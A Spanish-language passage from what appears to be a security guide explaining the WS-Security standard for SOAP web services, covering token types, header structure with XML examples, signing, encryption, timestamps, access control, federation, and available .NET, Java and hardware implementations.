El objetivo principal del estándar WSS es proveer herramientas para la protección de la comunicación a nivel mensaje, mientras que cada mensaje representa una pieza aislada de información, contiene suficiente información de seguridad para verificas todas las propiedades importantes del mensaje, como: Autenticidad, integridad, frescura y aquellas para iniciar el descifrado de cualquier parte cifrada del mensaje. Este concepto esta en contraste profundo con la seguridad de canal tradicional., la cual, metódicamente aplica contexto pre-negociados de seguridad a todo el flujo de datos, contrario al proceso selectivo de asegurar mensajes

individuales de WSS. En el plan de trabajo, este tipo de servicios se espera que sea proveído eventualmente por implementaciones de estándares como WS-SecureConversation.

Desde el principio, el estañar WSS fue concebido como un conjunto de herramientas a nivel de mensaje para la entrega segura de datos a protocolos de nivel superior. Estos protocolos basados en estándares como WS-Policy, WS-trust y Liberty Alliance confían en los testigos trasmitidos para implementar políticas de control de acceso, intercambio de testigos y otros tipos de protección e integración, Sin embargo, si se implementa solo, el estándar WSS no obliga ninguna propiedad de seguridad en particular y una aplicación a la medida puede guiar a vulnerabilidades de seguridad sutiles y difíciles de detectar tal como se discute en las siguientes del capítulo.

Bloques de construcción de WS-Security

Es estándar de WSS actualmente consiste en un número de documentos, un documento principal el cual contiene como los encabezados de seguridad deben ser incluidos en el sobre SOAP y describe los bloques de alto niveles, los cuales deben estar presentes en un encabezado de seguridad válido. Los documentos perfile tienen la tarea doble de extender la definición de los tipos de testigos de su incumbencia, al proveer atributos y elementos, así como definir la relación que no está en la especificación principal, tal como el uso de archivos adjuntos.

La especificación principal de WSS 1.0, localizada en http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0(En inglés), define varios tipos de testigos de seguridad (los que se discuten en esta sección) las maneras de referenciarlos, estampados de tiempo, y las maneras de aplicar XML-dsig y XML-enc en los encabezados de seguridad (vea la sección de XML-dsig para mas detalles sobre su estructura general).

Las especificaciones asociadas son:

- Perfil de nombre de usuario 1.0 (Username profile 1.0), localizado en http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-username-token-profile-1.0(En inglés), el cual agrega varias extensiones relacionadas a contraseñas para el testigo básico UsernameToken de la especificación principal.
- Perfil de testigo con certificado X.509, localizado en http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0 (En inglés) el cual especifica, como los certificados X.509 pueden ser pasados en el BinarySecurityToken especificado en el documento principal.
- Perfil de testigo SAML, localizado en http://docs.oasis-open.org/wss/2004/01/oasis-wss-saml-token-profile-1.0.pdf el cual especifica como los testigos basados en XML de SAML pueden ser insertados en los encabezados WSS.

Como son pasados los datos

La especificación de seguridad WSS lidia con dos tipos distintos de datos: información de seguridad, la cual incluye testigos de seguridad, firmas, aserciones, etc.; y datos de mensaje, por ejemplo cualquier cosa que sea pasada en el mensaje SOAP, Siendo un estándar basado en SML, WSS trabaja con información textual agrupada en elementos XML, Cualquier dato binario, como las firmas criptográficas de los testigos de Kerberos, tiene que pasar por una transformación especial, llamada codificación y decodificación Base64, la cual provee una conversión sencilla de formato binario a ASCII y de regreso. El ejemplo abajo demuestra como luce la información binaria en forma codificada:

```
cCBDQTAeFw0wNDA1MTIxNjIzMDRaFw0wNTA1MTIxNjIzMDRaMG8xCz
```

Después de codificar el elemento binario un atributo con el identificador del algoritmo es agregado al elemento XML que contiene los datos, de manera que el receptor sabrá como aplicar la decodificación correcta para leerla. Estos identificadores están definidos en los documentos de la especificación WSS.

Estructura del encabezado de seguridad

El encabezado de seguridad en el mensaje es usado como un tipo de sobre para una carta (sella y protege la carta, pero no le importa su contenido). Esta “indiferencia” trabaja en la otra

dirección también, dado que la carta (el mensaje SOAP) no sabrá ni le importa su sobre (encabezado WSS), dado que las diferentes unidades de la información llevadas en el sobre y en la carta están (presumiblemente) destinadas a diferentes personas o aplicaciones.

El encabezado de SOAP puede contener múltiples encabezados de seguridad mientras que ellos sean manejados por diferentes actores (para SOAP 1.1) o roles (SOAP 1.2). Su contenido puede también ser referido por cada uno, pero tales referencias presentan un problema logístico complicado para determinar el orden apropiado de verificación de descifrado / firmado y deben ser evitadas generalmente. El encabezado de seguridad WSS en sí tiene una estructura relajada, ya que la especificación en si misma no pide que ningún elemento este presente, así que un encabezado minimalista con un mensaje vació luciría como:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Header>
        <wsse:Security xmlns:wsse="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-
utility-1.0.xsd" soap:mustUnderstand="1">

        </wsse:Security>
    </soap:Header>
    <soap:Body>

    </soap:Body>
</soap:Envelope>
```

Sin embargo, para que sea útil, debe contener algo de información, la cual va a ayuda a asegurar el mensaje. Esto significa incluir uno o más testigos de seguridad con elementos de referencias, firma XML y Cifrado, si el mensaje esta firmado o cifrado. Así que un encabezado típico luciría mas como el siguiente:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>
    <wsse:Security xmlns="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-wssecurity-secext-1.0.xsd" xmlns:wsse="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
```

```
xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" soap:mustUnderstand="1">
      <wsse:BinarySecurityToken EncodingType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary" ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3" wsu:Id="aXhOJ5">MIICtzCCAi...
      </wsse:BinarySecurityToken>
      <xenc:EncryptedKey xmlns:xenc="http://www.w3.org/2001/04/xmlenc#">
        <xenc:EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
      <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
        <wsse:SecurityTokenReference>
          <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>
        </wsse:SecurityTokenReference>
      </dsig:KeyInfo>
      <xenc:CipherData>
        <xenc:CipherValue>Nb0Mf...</xenc:CipherValue>
      </xenc:CipherData>
      <xenc:ReferenceList>
        <xenc:DataReference URI="#aDNa2iD"/>
      </xenc:ReferenceList>
      </xenc:EncryptedKey>
      <wsse:SecurityTokenReference wsu:Id="aZG0sG">
      <wsse:KeyIdentifier ValueType="http://docs.oasis-open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID" wsu:Id="a2tv1Uz"> 1106844369755</wsse:KeyIdentifier>
      </wsse:SecurityTokenReference>
      <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1" xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
            ...
      </saml:Assertion>
      <wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">
      <wsu:Created>2005-01-27T16:46:10Z</wsu:Created>
      <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>
      </wsu:Timestamp>
```

```
      <dsig:Signature xmlns:dsig="http://www.w3.org/2000/09/xmldsig#"
Id="sb738c7">
      <dsig:SignedInfo Id="obLkHzaCOrAW4kxC9az0bLA22">
            ...
        <dsig:Reference URI="#s91397860">
            ...
            <dsig:DigestValue>5R3GSp+OOn17lSdE0knq4GXqgYM=</dsig:DigestValue>
        </dsig:Reference>
        </dsig:SignedInfo>
        <dsig:SignatureValue
Id="a9utKU9UZk">LIkagbCr5bkXLs8l...</dsig:SignatureValue>
        <dsig:KeyInfo>
        <wsse:SecurityTokenReference>
          <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>
        </wsse:SecurityTokenReference>
        </dsig:KeyInfo>
      </dsig:Signature>
    </wsse:Security>
  </soap:Header>
  <soap:Body xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-wssecurity-utility-1.0.xsd" wsu:Id="s91397860">
    <xenc:EncryptedData xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"
Id="aDNa2iD" Type="http://www.w3.org/2001/04/xmlenc#Content">
      <xenc:EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc"/>
      <xenc:CipherData>
      <xenc:CipherValue>XFM4J6C...</xenc:CipherValue>
      </xenc:CipherData>
    </xenc:EncryptedData>
  </soap:Body>
</soap:Envelope>
```

Tipos de testigos

Un encabezado WSS puede tener los siguientes tipos de testigos de seguridad en él:

- Testigo de nombre de usuario

Define un mecanismo para pasar el nombre de usuario y opcionalmente una contraseña, esta última es descrita en el documento de perfil de nombre de usuario. A menos que todo el testigo sea cifrado, un mensaje que incluye una contraseña en texto claro debe ser siempre transmitido en un canal seguro. En situaciones donde el servicio web objetivo tiene acceso a contraseñas en texto claro para verificación (esto puede no ser posible para LDAP o algunos otros directorios de usuarios, los cuales no regresan contraseñas en texto claro), es generalmente preferible usar una versión cifrada con nonce y estampado de tiempo. El documento de perfil define un algoritmo ambiguo para producir "hashes" de contraseñas:

```
Password_Digest = Base64 ( SHA-1 ( nonce + created + password ) )
```

- Testigo binario

Ellos son usados para convertir datos binarios, como certificados X.509, es un formato de texto codificado, Base64 usualmente. La especificación principal define el elemento BinarySecurityToken, mientras que los documentos de perfil especifican sub elementos y atributos específicos para manejar varios testigos adjuntos. Actualmente, el perfil X.509 ha sido adoptado y hay trabajo en proceso para el perfil de Kerberos.

```
      <wsse:BinarySecurityToken EncodingType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary"
ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-
profile-1.0#X509v3" wsu:Id="aXhOJ5">
        MIICtzCCAi...
      </wsse:BinarySecurityToken>
```

- Testigo XML

Está destinado para cualquier tipo de testigo basado en XML, pero principalmente para las aserciones SAML. La especificación principal menciona la posibilidad de validar tales testigos, dejando los detalles a los documentos de perfil. En este momento, el perfil de SAML 1.1 ha sido aceptado por OASIS.

```
      <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-
27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1"
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
```

```
        ...
    </saml:Assertion>
```

Aunque técnicamente no es un testigo de seguridad, un elemento de estampado de tiempo puede ser insertado en el encabezado de seguridad para asegurar la frescura del mensaje. Vea la sección de más lecturas para un patrón de diseño sobre esto.

Referenciando partes del mensaje

Para obtener testigos de seguridad pasados en un mensaje o para identificar partes del mensaje firmadas o cifradas, la especificación principal adopta el uso del atributo especial wsu:Id. El único requerimiento en este atributo es que los calores como identificadores deben ser únicos en el alcance del documento XML donde ellos son definidos. Su aplicación tiene una ventaja principal para los procesadores intermedios, porque no requiere entendimiento del esquema XML del mensaje. Desafortunadamente, las especificaciones de firma y cifrado de XML no permiten la extensibilidad de los atributos (porque tienen un esquema cerrado) así que cuando se está ubicando los elementos de firma y cifrado, el ID local de los elementos de firma y cifrado debe ser considerado primero.

La especificación principal de WSS también define un mecanismo general para referenciar los testigos de seguridad por medio del elemento SecurityTokenReference. Un ejemplo de tal elemento, relacionado a una aserción SAML en el mismo encabezado se muestra abajo:

```
    <wsse:SecurityTokenReference wsu:Id="aZG0sGbRpXLySzgM1X6aSjg22">
      <wsse:KeyIdentifier ValueType="http://docs.oasis-
open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID"
wsu:Id="a2tv1Uz">
          1106844369755
        </wsse:KeyIdentifier>
    </wsse:SecurityTokenReference>
```

Como este elemento esta diseñado para referirse a cualquier tipo de testigo posible (incluyendo las llaves de cifrado, certificados, aserciones SAML, etc.) ya sean internos o externos al encabezado WSS, es enormemente complicado. La especificación recomiendo usar dos de sus posibles 4 tipos, Referencia directa (por URI) e identificadores de llave(algún tipo de

identificador de testigo). Documentos de perfil (por ejemplo SAML o X.509) proveer extensiones adicionales a estos mecanismos para tomar ventaja de las características especificas de los diferentes tipos de testigos.

Mecanismos de protección para la comunicación

Como ya explicamos antes, la seguridad del canal, aunque provee servicios importantes, no es una panacea dado que no resuelve el problema de muchos problemas a los que se enfrentan los desarrolladores de servicios Web. WSS ayuda a resolver algunos de ellos en el mensaje SOAP usando mecanismos descritos en la sección de abajo.

Integridad

La especificación WSS hace uso del estándar XML-dsig para asegurar la integridad del mensaje, restringiendo su funcionalidad en ciertos casos: por ejemplo, referenciado explícitamente y solamente que puede ser firmados (Los modos de firma inclustada o no incrustada están permitidos). Antes de firmar el documento XML, se requiere una transformación para crear una representación canónica, tomando en cuenta el hecho de que los documentos XML pueden ser representadas en varias formas semánticamente equivalentes. Hay 2 transformaciones principales definidas por el WG de XML Signature en W3C, transformación canónica inclusiva y exclusiva (C14N y EXC-C14N), las cuales se diferencian en la manera en la que los nombres de espacio son procesados. La especificación principal de WSS recomienda específicamente EXC-C14N, ya que permite copiar el contenido XML firmado en otros documentos sin validar la firma.

Para proveer una manera uniforme de manejar los testigos firmados, WSS agrega la opción de transformación dereferenciada de Security Token Reference (STR) la cual es comparable a la referencia de un puntero a un objeto de un tipo específico en los lenguajes de programación. De manera similar, además de las maneras para manejar llaves que define XML Signature, WSS permite referencias a testigos de seguridad a través del mecanismo STR, extendido por los perfiles de testigo para acomodarse a los diferentes tipos de testigos. Un ejemplo típico de firma se muestra en un ejemplo anterior.

Típicamente una firma XML esta aplicada a los elementos seguros como el cuerpo SOAP y el estampado de tiempo, junto con cualquier credencial de usuario pasada en la petición. Hay un giro interesante cuando un elemento en particular es firmado y cifrado también. Dado que estas operaciones pueden seguirse (incluso repetidamente) en cualquier orden, se requiere conocer el

orden para la verificación de la firma. Para resolver este problema, la especificación principal de WSS requiere que cada nuevo elemento sea pre agregado al encabezado de seguridad, definiendo el orden "natural" de las operaciones. Un problema molesto en particular existe cuando hay varios encabezados de seguridad en un solo mensaje SOAP, usando bloques traslapados de firmas y cifrados, dado que no hay nada en este caso que apunte al orden correcto de las operaciones.

Confidencialidad

Para la protección de la confidencialidad, WSS confía en otro estándar, XML Encryption. De manera similar a XML-dsig, este estándar opera en elementos selectos del mensaje SOAP, pero reemplaza el elemento con los datos cifrados con un sub elemento <xenc:EncryptedData> que contiene los bytes cifrados. Para la eficiencia del cifrado, la especificación recomienda usar una llave única, la cual es cifrada por la llave pública del receptor y pre agregada al encabezado de seguridad en un elemento <xenc:EncryptedKey>.

Frescura

La frescura de los mensajes SOAP se resuelve con un mecanismo de estampado de tiempo, cada encabezado de seguridad puede contener solo un elemento de este tipo, la cual indica en formato UTC y usando el formato de tiempo UTC, el momento de la creación o expiración del encabezado WSS. Es importante darse cuenta de que el estampado de tiempo se aplica al encabezado WSS no al mensaje SOAP en sí, dado que después puede contener múltiples encabezados de seguridad, cada uno con un estampado de tiempo diferente. Hay un problema no resuelto con esta forma de "estampado de tiempo simple" dado que el estampado de tiempo es creado y firmado, es imposible actualizarlo sin romper las firmas existentes, incluso en caso de un cambio legítimo en el encabezado WSS.

```
<wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">
<wsu:Created>2005-01-27T16:46:10Z</wsu:Created>
<wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>
</wsu:Timestamp>
```

Si un estampado de tiempo es incluido en el mensaje, usualmente es firmado para evitar ataques de modificación y re-envío. No hay un mecanismo identificado para resolver el problema de sincronización del reloj (el cual, como ha sido mencionado antes, no es generalmente un problema en los modernos sistemas de hoy en día) esto tienen que ser resuelto tanto como el

mecanismo WSS permita. Vea la sección de lecturas para un patrón de diseño que resuelve este problema.

Mecanismos de control de acceso

En cuanto nos referimos a decisiones de control de acceso, los Servicios Web no ofrecen mecanismos de protección específicos por si mismos, solo tienen medios para enviar testigos y datos de forma segura entre los puntos fuente y el destino.

Para una descripción más completa de las tareas de control de acceso, por favor refiérase a otras secciones de esta guía.

Identificación

La identificación representa el clamar que se tiene cierta identidad, la cual es expresada al adjuntar cierta información al mensaje. Este puede ser un nombre de usuario, una aserción SAML, un testigo de Kerberos o cualquier otra pieza de información, de la cual el servicio puede inferir quien clama ser el emisor.

WSS representa una muy buena manera de transmitir esta información cono esta definido en el mecanismo extensible para adjuntar varios tipos de testigos a un mensaje. Es el trabajo del receptor extraer el testigo adjunto e imaginarse que identidad transporta. O rechazar el mensaje si no puede encontrar un testigo aceptable.

Autentificación

La autentificación puede venir en dos sabores, credenciales de verificación o testigos de validación. La diferencia sutil entre los dos es que los testigos son creados después de que algún tipo de autentificación ha ocurrido antes de la invocación actual y ellos usualmente contienen la identidad del usuario junto con la prueba de su integridad.

WSS ofrece apoyo a varios protocolos de autentificación estándar al definir mecanismos de vinculación para transmitir testigos específicos al protocolo y ligándolos confiablemente al emisor. Sin embargo, la mecánica de probar si el emisor es quien dice ser esta a total discreción del servicio Web. Ya sea que tome el nombre de usuario y hash de la contraseña y la verifique contra la base de datos o extraiga el nombre del sujeto del certificado X.509 usado para firmal el mensaje, verifica la cadena de certificados y busca al usuario en la DB. Al momento no hay requerimientos o estándares que dicten que debe ser de una u otra manera.

Autorización

XACML puede ser usado para expresar reglas de autorización, pero su uso no es específico a servicios Web, tiene un alcance mucho más amplio. Así que independientemente de la política o autorización basada en roles que el servidor ya tenga implementado, es muy probable que sea utilizado para publicar servicios web también.

Dependiendo de la implementación, puede haber varias capas de autorización involucradas en el servidor. Por ejemplo, JSRs 224 (JAX-RPC 2.0) y 109 (implementando servicios web empresariales), la cual define vinculación Java para los servicios Web, que especifica la implementación de servicios web en contenedores J2EE. Esto significa que cuando un servicio web es accedido, habrá una autorización por URL que se ejecute por el contenedor J2EE, seguido por una verificación en la capa del servicio Web para el recurso del servicio web específico. La granularidad de las verificaciones es específica a la implementación y no esta dictada por ningún estándar. En el universo Windows ocurre de manera similar, dado que ISS va a ejecutar si control de acceso en la llamada entrante de http antes de que ellas alcancen ASP.NET, donde el mensaje SOAP va a ser descompuesto y analizado.

Acuerdo de la política

Usualmente, la comunicación con servicios web esta basada en la interfaz pública de los puntos finales, definidas en su archivo WSDL. Este descriptor tiene suficientes detalles para expresar los requerimientos de vinculación de SOAP, pero no define ningún parámetro de seguridad, dejando a los desarrolladores de servicios web batallando para hallar un mecanismo “fuera de banda” para determinar los requerimientos de seguridad del punto final.

Para encarar estos obstáculos, la especificación WS-Policy ha concebido un mecanismo para expresar políticas de requerimientos y cualidades complejas, un tipo de WSDL con esteroides. A través de la política de SOAP publicada los puntos finales pueden publicar sus requerimientos de seguridad y sus clientes pueden aplicar las medidas de protección de mensajes apropiadas para construir las peticiones. La especificación general de WS-Policy (comprendida por 2 documentos separados) también tiene extensiones para tipos específicos de políticas, uno de ellos, para seguridad, llamado WS-SecurityPolicy.

Si el solicitante no posee el testigo requerido, puede tratar de obtenerlo a través de un mecanismo confiable, usando los servicios WS-Trust-enabled, los cuales son llamados para intercambiar de manera segura varios tipos de testigos para la identidad requerida.




Figura 2. Usando un servicio de confianza

Desafortunadamente, ambas especificaciones, WS-Policy y WS-trust no han sido enviadas para estandarización a los cuerpos públicos, y si desarrollo esta progresando con la colaboración privada de varias compañías, aunque ha sido abierto para otros participantes también. Como factor positivo, ha habido varios eventos de interoperabilidad conducidos por estas especificaciones, así que el proceso de desarrollo de estos vínculos críticos en la infraestructura de seguridad de los servicios Web no es totalmente una caja negra.

Formado de cadenas en servicios Web

Muchas implementaciones existentes o planeadas de SOA o sistemas B2B confían en las cadenas dinámicas de servicios Web para lograr varias tareas específicas a los negocios, desde tomar las órdenes a través de manufactura hasta los procesos distribuidos.




Figura 3: Cadena de servicio

Esto es en teoría. En la practica, no hay muchos obstáculos ocultos en el camino, y uno de los mayores entre ellos son las preocupaciones de seguridad sobre exponer públicamente funciones de procesamiento a los clientes basados en la intra o Internet.

Aquí hay unos cuantos problemas que golpean la interacción de servicios web. Los modelos de autentificación y autorización incompatibles para usuarios, la cantidad de confianza entre los servicios y las vías para establecer tal confianza, manteniendo conexiones seguras y la sincronización de los directorios de usuario o de otra manera intercambiar los atributos de los usuarios. Estos problemas serán brevemente sobrepasados en los siguientes párrafos.

Modelos incompatibles de control de acceso a usuario

Como fue explicado antes, los servicios web por si mismos no incluyen extensiones separadas por control de acceso, más bien confían en los marcos de seguridad ya existentes. Lo que sí proveen son mecanismos de descubrimiento y descripción de requerimientos de seguridad de un servicio SOAP (vía WS-Policy) y de obtener las credenciales de seguridad apropiadas vía servicios basados en WS-Trust.

Confianza de servicio

Para establecer confianza mutua entre el cliente y el servicio, tienen que satisfacer los requerimientos del otro, un modelo simple y popular de certificar la autentificación mutua es el uso de SSL, pero no es escalabre a modelos de servicio abierto y soporta solo un tipo de autentificación. Los servicios que requieren más flexibilidad tienen que usar el mismo mecanismo de control de acceso con sus usuarios para establecer las identidades del otro antes de iniciar una conversación.

Conexiones seguras

Una ves que una conexión segura es establecida sería impráctico requerir su confirmación en cada interacción, en ves de eso un enlace seguro entre el cliente y servidor se forma y mantienen todo el tiempo mientras la sesión del cliente este activa. De nuevo el mecanismo más popular hoy para mantener tal enlace es SSL, pero no es un mecanismo específico a los servicios Web y tienen varios problemas cuando es aplicado a la comunicación SOAP.

Sincronización de directorios de usuarios

Este es un problema muy severo cuando se lidia con aplicaciones inter-dominio, conforme la población de usuario tiende a cambiar frecuentemente en los dominios. Entonces, ¿Cómo decide un servicio en el dominio B si va a confiar en un usuario que dice que ya ha sido autentificado en el dominio A? Existen diferentes aspectos en este problema. Primero, un mecanismo de SSO común, el cual implica que un usuario sea conocido en ambos dominios (a través de sincronización o por otros medios) y que los testigos de autentificación de un domino sean aceptables en otro. En el mundo de los servicios web, esto se lograría al pasar un testigo de SAML o Kerberos para el usuario.

Federación de dominios

Otro aspecto de este problema es cuando los usuarios no son compartidos entre los dominios, sino solo el hecho de que el usuario con cierto ID ha sido autentificado satisfactoriamente en otro

dominio, como sería el caso de varias grandes corporaciones, las cuales les gustaría formar una sociedad, pero que se negarían a compartir los detalles de sus clientes. La decisión de aceptar la petición esta basada entonces en los procedimientos entre dominios, estableciendo un la relación de confianza especial y permitiendo el intercambio de tales testigos “opacos”, los cuales serían un ejemplo de relaciones de federación. De estos esfuerzos, el ejemplo más notable es el proyecto de Liberty Alliance, el cual esta siendo usado ahora como la base para la especificación de SAML 2.0. Al trabajo en esta área le falta mucho para ser completado y las publicaciones existentes son solo POC (pruebas de concepto) o proyectos de piloto internos mas que desarrollos reales entre compañías, aunque el sitio de LA lista algunos de los casos de estudio de proyectos a larga escala.

Implementaciones disponibles

Es importante darse cuenta desde el principio que ningún estándar de seguridad por si mismo va a proveer seguridad al intercambio de mensajes, son las implementaciones instaladas, la cuales medirían la conformidad de el mensaje SOAP de entrada con los estándares aplicables, así como asegurar los mensajes de salida.

Extensiones de servicio .NET

Desde que los nuevos estándares han sido desarrollados a paso lento, la plataforma .NET no esta tratando de adecuarse inmediatamente, sino que usa extensiones de servicios web (WSE por sus siglas en inglés) en ves de eso. WSE, actualmente en la versión 2.0, agrega apoyo para el desarrollo con los últimos estándares de seguridad en servicios web para la plataforma y herramientas de desarrollo. Incluso cuando ellos están “en progreso”. Una ves que los estándares están maduros, se incluye el soporte en versiones futuras de la plataforma .NET. La cual es lo que pasará cuando .NET 2.0 finalmente vea el mundo. La próxima publicación de WSE 3.0 va a coincidir con la publicación de VS.2005 y va a tomar ventaja de las últimas innovaciones en la plataforma .NET 2.0 en las áreas de mensajería y aplicaciones web.

Considerando que Microsoft es uno de los jugadores más activos en el área de seguridad en servicios web y se reconoce su influencia en la industria, su implementación de WSE es probablemente una de las mas completas y actualizadas y es muy recomendable correr al menos una prueba rápida de interoperabilidad con clientes de servicios Web asegurados con WSE si tiene un servicio basado en Java y la interoperabilidad es un requerimiento (el cual usualmente es

el caso). Además de las cuestiones de pruebas de seguridad recuerde que la interoperabilidad básica entre las estructuras de datos de los servicios web en Java y .NET.

Esto es especialmente importante dado que las versiones actuales de las herramientas de servicios web frecuentemente no manejan claramente los esquemas XML relacionados con WS-Security tal cual se publican por OASIS, así que se necesita algo de creatividad en al parte del diseñador de servicios web. Dicho estos, el paquete de WSE contiene funcionalidad amplia y bien estructurada, la cual puede ser utilizada clientes de servicios web basados en ASP.NET o independientes para verificar los mensajes SOAP entrantes y asegurar los de salida a nivel de infraestructura, dejando a los programadores de servicios Web el saber estos detalles entre otras cosas. WSE 2.0 soporta el conjunto mas reciente de WS-Policy y WS-SecureConversation. Estos se necesitan para establecer intercambio seguros de mensajes y sesiones, parecido a los que SSL hace a nivel de transporte, pero aplicado a la comunicación a nivel mensaje.

Herramientas Java

La mayoría de las herramientas disponibles para Java trabajan a nivel de seguridad XML por ejemplo XML-dsig y XML-enc, como la suite de seguridad XML de IBM y el proyecto de seguridad en XML de Apache. Java's JSR 105 y JSR 106 (aun no están terminados) definen la vinculación de Java para firmas y cifrado, los cuales permitirán conectar las implementaciones con los proveedores de JCA una ves que el trabajo en esos JSR sea completado.

Moviéndonos al siguiente nivel, para manejar los servicios web por sí mismos, el horizonte se vuelve brumoso, en este momento hay muchas implementaciones en varias etapas de incompletes. Pro ejemplo, Apache esta trabajando en el proyecto WSS4J, el cual se esta moviendo bastante lento. Ya hay software comercial de Phaos (comprado como Oracle), el cual sufre muchos problemas de implementación.

Una opción popular entre los desarrolladores de servicios web es el JWSDP de Sun, el cual soporta seguridad en servicios web. Sin embargo, su soporte a las especificaciones de seguridad en servicios web (en la versión 1.5) esta limitada al estándar WSS principal para los perfiles de nombres de usuario y certificados X.509. Las características de seguridad están implementadas como parte del marco de trabajo JAX-RPC y están basadas en configuración, lo que permite una separación clara de la implementación del servicio Web.

Sistemas de Hardware y Software

Esta categoría incluye sistemas completos, más que herramientas o marcos de trabajo. Por un lado, usualmente ellos proveen mucha funcionalidad “recién salidos de la caja” y por otro lado su modelo de uso esta ligado fuertemente a la implementación y solución de arquitectura. En contraste con las herramientas, las cuales no proveen ningún servicio por sí mismo. Sino que manejan las herramientas necesarias de los desarrolladores de sistemas para incluir las características de seguridad en los servicios web de sus productos o para golpearse en el pie al no aplicarlas adecuadamente.

Estos sistemas pueden ser usados en la capa de infraestructura para verificar los mensajes entrantes contra la política efectiva, verificar firmas, testigos, etc. Antes de pasarlas al servicio web destino. Cuando es aplicado a los mensajes SOAP salientes, actúan como un proxy, esta vez, alterando el mensaje para decorarlo con elementos de seguridad, firma y cifrado.

Los sistemas de software se caracterizan por su gran flexibilidad de configuración, pero lento procesamiento. En el lado brillante, ellos proveen un alto nivel de integración con la infraestructura empresarial existente, confiando en el usuario de base de datos y el almacenamiento de políticas para verificar las credenciales, extraídas del encabezado WSS, desde una perspectiva más amplia. Un ejemplo de este servicio es TransactionMinder de (el anteriormente) Netegrity un punto de forzado de políticas de servicios web tras de él, colocado encima del servidor de políticas, el cual hace las decisiones de políticas al verificar las credenciales extraídas de las políticas y almacenamientos considerados.

Para sistemas de hardware, el desempeño es la clave, ellos han llegado a pasar el umbral de 1 giga bite de procesamiento, y permiten el procesamiento en tiempo real en documentos enormes, decorados de acuerdo a la variedad de los estándares de seguridad en servicio web mas actualizados, no solo WSS. El uso simplemente es otro punto atractivo de estos sistemas, en los casos más triviales, la caja de hardware puede ser literalmente abierto, conectado y ser usado inmediatamente. Estas cualidades vienen con un precio, este desempeño y desempeño pueden ser adquiridos mientras que el usuario permanezca en los confines pre-configurados de la caja de hardware. En el momento que intente integrarlo con una base de datos por medio de retro llamadas (para aquellas soluciones que tienen esta capacidad, dado que no todas la tienen), la mayoría de las ventajas se pierden. Como ejemplo de tal aparato, DataPower provee el buen puente de seguridad XML XS40, el cual actúa como ambos, el cortafuego de entrada y el proxy de salida para manejar el tráfico XML en tiempo real.

Problemas

Como es probablemente claro ya desde las secciones previas. Los servicios web un experimentan mucha turbulencia y tomara un tiempo antes de que ellos puedan realmente ponerse al corriente. Aquí hay una pequeña lista de los problemas que rodean a los estándares de seguridad existentes y sus implementaciones.

Inmadurez de los estándares

